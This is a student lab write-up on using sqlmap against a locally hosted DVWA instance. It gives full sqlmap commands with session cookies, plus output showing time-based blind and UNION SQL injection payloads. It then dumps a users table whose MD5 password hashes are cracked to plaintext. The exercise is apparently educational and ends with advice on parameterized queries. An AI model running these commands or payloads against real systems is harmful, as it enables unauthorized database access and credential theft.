

23/02/2024

Friday

Tanneru.Sadanand
B.tech iv year, IT
218X5A1205
KALLAM
HARANADHAREDDY
INSTITUTE OF TECH.

Assignment-SQLMAP

Step 1 (Definition)


SQLMap is a tool used for detecting and exploiting SQL injection vulnerabilities in web applications.

It will be used for many attack purposes by ethical hackers and black hackers.

Step 2 (Installation of SQLMAP)

Using the GitHub repository to clone the SQLmap in my local system (kali linux)

After this successfully installed in my local machine kali(saidurgapu@kali)




```
(saidurgapu@kali)-[~]
$ sudo apt-get install sqlmap
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
sqlmap is already the newest version (1.8.2-1).
sqlmap set to manually installed.
The following packages were automatically installed and are no longer required:
  cython3 debtags kali-debtags libhiredis0.14 libjavascriptcoregtk-4.0-18 libperl5.36 libqt5multimedia5
  libqt5multimedia5-plugins libqt5multimediasttools5 libqt5multimediawidgets5 librtlsdr0 libucl1
  libwebkit2gtk-4.0-37 libzxing2 perl-modules-5.36 python3-backcall python3-debian python3-future
  python3-pickleshare python3-requests-toolbelt python3-rfc3986 python3-unicodedcsv
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 17 not upgraded.

(saidurgapu@kali)-[~]
$
```

Step 3 (Installation of DVWA & Setup)

Install and set up DVWA (Damn Vulnerable Web Application) in my local machine kali linux




```
(saidurgapu@kali)-[/var/www/html]
$ ls
DVWA

(saidurgapu@kali)-[/var/www/html]
$ cd DVWA

(saidurgapu@kali)-[/var/www/html/DVWA]
$ ls
CHANGELOG.md  README.es.md  README.pt.md  README.tr.md  README.zh.md  database  docs  dvwa  external  favicon.ico  hackable  index.php  instructions.php  login.php  logout.php  php.ini  phpinfo.php  robots.txt  security.php  security.txt  setup.php  tests  vulnerabilities  compose.yml  config
```


I am using my apache2 server to hosting on local server which is my **10.0.2.15**(local ip address)

Using the firefox of kali linux machine on url seen in the picture




Step -4 (Performing a Basic SQL Injection Attack)

I am performing the sql injection in target website of dvwa. In this picture I got url and copy url to sqlmap tool.




Cookie of my network to perform sql injection on using sql tool




After this we opened Terminal prompt of kalilinux in sqlmap tool

I got url from my local machine (saidurgapu@kali):- sqlmap -u
'http://10.0.2.15/DVWA/vulnerabilities/sqli/index.php?id=1&Submit=Submit#'
--cookie 'PHPSESSID=vu1runns944ra3q1lj93j4uqr;security=low' --dbs


USING THIS COMMAND IN BELOW PIC:-



After gathering the databases we got **dvwa** and **information_schema** in this pic below in my prompt(saidurgapu@kali)




After gathering this databases from above pic we use to start access with tables format shown below we got 2 tables with 1.guestbook and 2.users of local web dvwa. We access the users with the following command at end **-D dvwa and --tables**



```
root@kali: /  
File Active Terminal Emulator  
Use the command line  
-s sqlmap -u 'http://10.0.2.15/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#' --cookie='PHPSESSID=vu1runns944ra3q1lj93j4uqr;security=low' -D dvwa --tables  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
  
[*] starting @ 02:06:55 /2024-02-26/  
  
[02:06:56] [INFO] resuming back-end DBMS 'mysql'  
[02:06:56] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
  
Parameter: id (GET)  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: id='1' AND (SELECT 4933 FROM (SELECT(SLEEP(5))))tHr AND 'Kldb='Kldb6Submit=Submit  
  
Type: UNION query  
Title: Generic UNION query (NULL) - 2 columns  
Payload: id='1' UNION ALL SELECT NULL,CONCAT(0x7178716b71,0x636e534e787249544a4b51466556776a5646494e51594d4e4677557349576668576751695353526a,0x717a6b6b71)  
-- -6Submit=Submit  
  
[02:06:56] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Debian  
web application technology: Apache 2.4.58  
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)  
[02:06:56] [INFO] fetching tables for database: 'dvwa'  
Database: dvwa  
[2 tables]  
+-----+  
| guestbook |  
+-----+  
| users |  
+-----+
```


After this we got access the database of users and start sql injection by using the following command **-'sql map -u**
http://10.0.2.15/DVWA/vulnerabilities/sqli/index.php?id=1&Submit=Submit#' --
cookie 'PHPSESSID=vu1runns944ra3q1lj93j4uqr;security=low' -D dvwa -T users --
dump



```
root@kali: /  
File Active Text Editor  
Simple Text Editor - dp  
[02:06:56] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
  
Parameter: id (GET)  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: id='1' AND (SELECT 4933 FROM (SELECT(SLEEP(5))))tHr AND 'Kldb='Kldb6Submit=Submit  
  
Type: UNION query  
Title: Generic UNION query (NULL) - 2 columns  
Payload: id='1' UNION ALL SELECT NULL,CONCAT(0x7178716b71,0x636e534e787249544a4b51466556776a5646494e51594d4e4677557349576668576751695353526a,0x717a6b6b71)  
-- -6Submit=Submit  
  
[02:06:56] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Debian  
web application technology: Apache 2.4.58  
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)  
[02:06:56] [INFO] fetching tables for database: 'dvwa'  
Database: dvwa  
[2 tables]  
+-----+  
| guestbook |  
+-----+  
| users |  
+-----+  
  
[02:06:56] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.0.2.15'  
  
[*] ending @ 02:06:56 /2024-02-26/  
  
root@kali:~#  
-s sqlmap -u 'http://10.0.2.15/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#' --cookie='PHPSESSID=vu1runns944ra3q1lj93j4uqr;security=low' -D dvwa -T users --dump
```


Finally we got output of password on that database list and start md4 hashing passwords using the sqlmap tool.

Here we can see the 5 entries of the database of dvwa of users inside and userid and password of that users



```
root@kali: /
Payload: u=1 UNION ALL SELECT NULL,CONCAT(0x7178716b71,0x636e534e787249544a4b51466556776a5646494e51594d4e467757349576668576751695353526a,0x717a6b6b71)-- -6Submit-Submit

[02:09:14] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[02:09:14] [INFO] fetching columns for table 'users' in database 'dvwa'
[02:09:14] [INFO] fetching entries for table 'users' in database 'dvwa'
[02:09:14] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [Y/n] \
do you want to crack them via a dictionary-based attack? [Y/n/q]

[02:09:16] [INFO] using hash method 'md5_generic_passwd'
[02:09:16] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[02:09:16] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[02:09:16] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[02:09:16] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]

+-----+-----+-----+-----+-----+-----+-----+-----+
| user_id | user | avatar | password | last_name | first_name | last_login | failed_login |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | admin | /DWA/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin | admin | 2024-02-26 00:28:51 | 0 |
| 2 | gordonb | /DWA/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown | Gordon | 2024-02-26 00:28:51 | 0 |
| 3 | 1337 | /DWA/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me | Hack | 2024-02-26 00:28:51 | 0 |
| 4 | pablo | /DWA/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo | 2024-02-26 00:28:51 | 0 |
| 5 | smithy | /DWA/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob | 2024-02-26 00:28:51 | 0 |
+-----+-----+-----+-----+-----+-----+-----+-----+

[02:09:16] [INFO] table 'dvwa.users' dumped to CSV file '/root/.local/share/sqlmap/output/10.0.2.15/dump/dvwa/users.csv'
[02:09:16] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.0.2.15'

[*] ending @ 02:09:16 /2024-02-26/

root@kali: -/
```

Successfully installed dvwa machine in my kali linux local (saidurgapu@kali) and arranged server using **apache2** and database using **mysql**

So successfully got results output of sql injection performed by the sqlmap tool by look at above pic of result in my local machine kalilinux root (saidurgapu@kali)

potential impact of SQL injection

Criminals may use it to gain unauthorized access to your sensitive data, customer information, personal data, trade secrets, intellectual property, and more.

For injection attacks specifically, code developers should do things like parameterize queries, encode data, and validate inputs.

THANK YOU

-Tanneru . Sadanand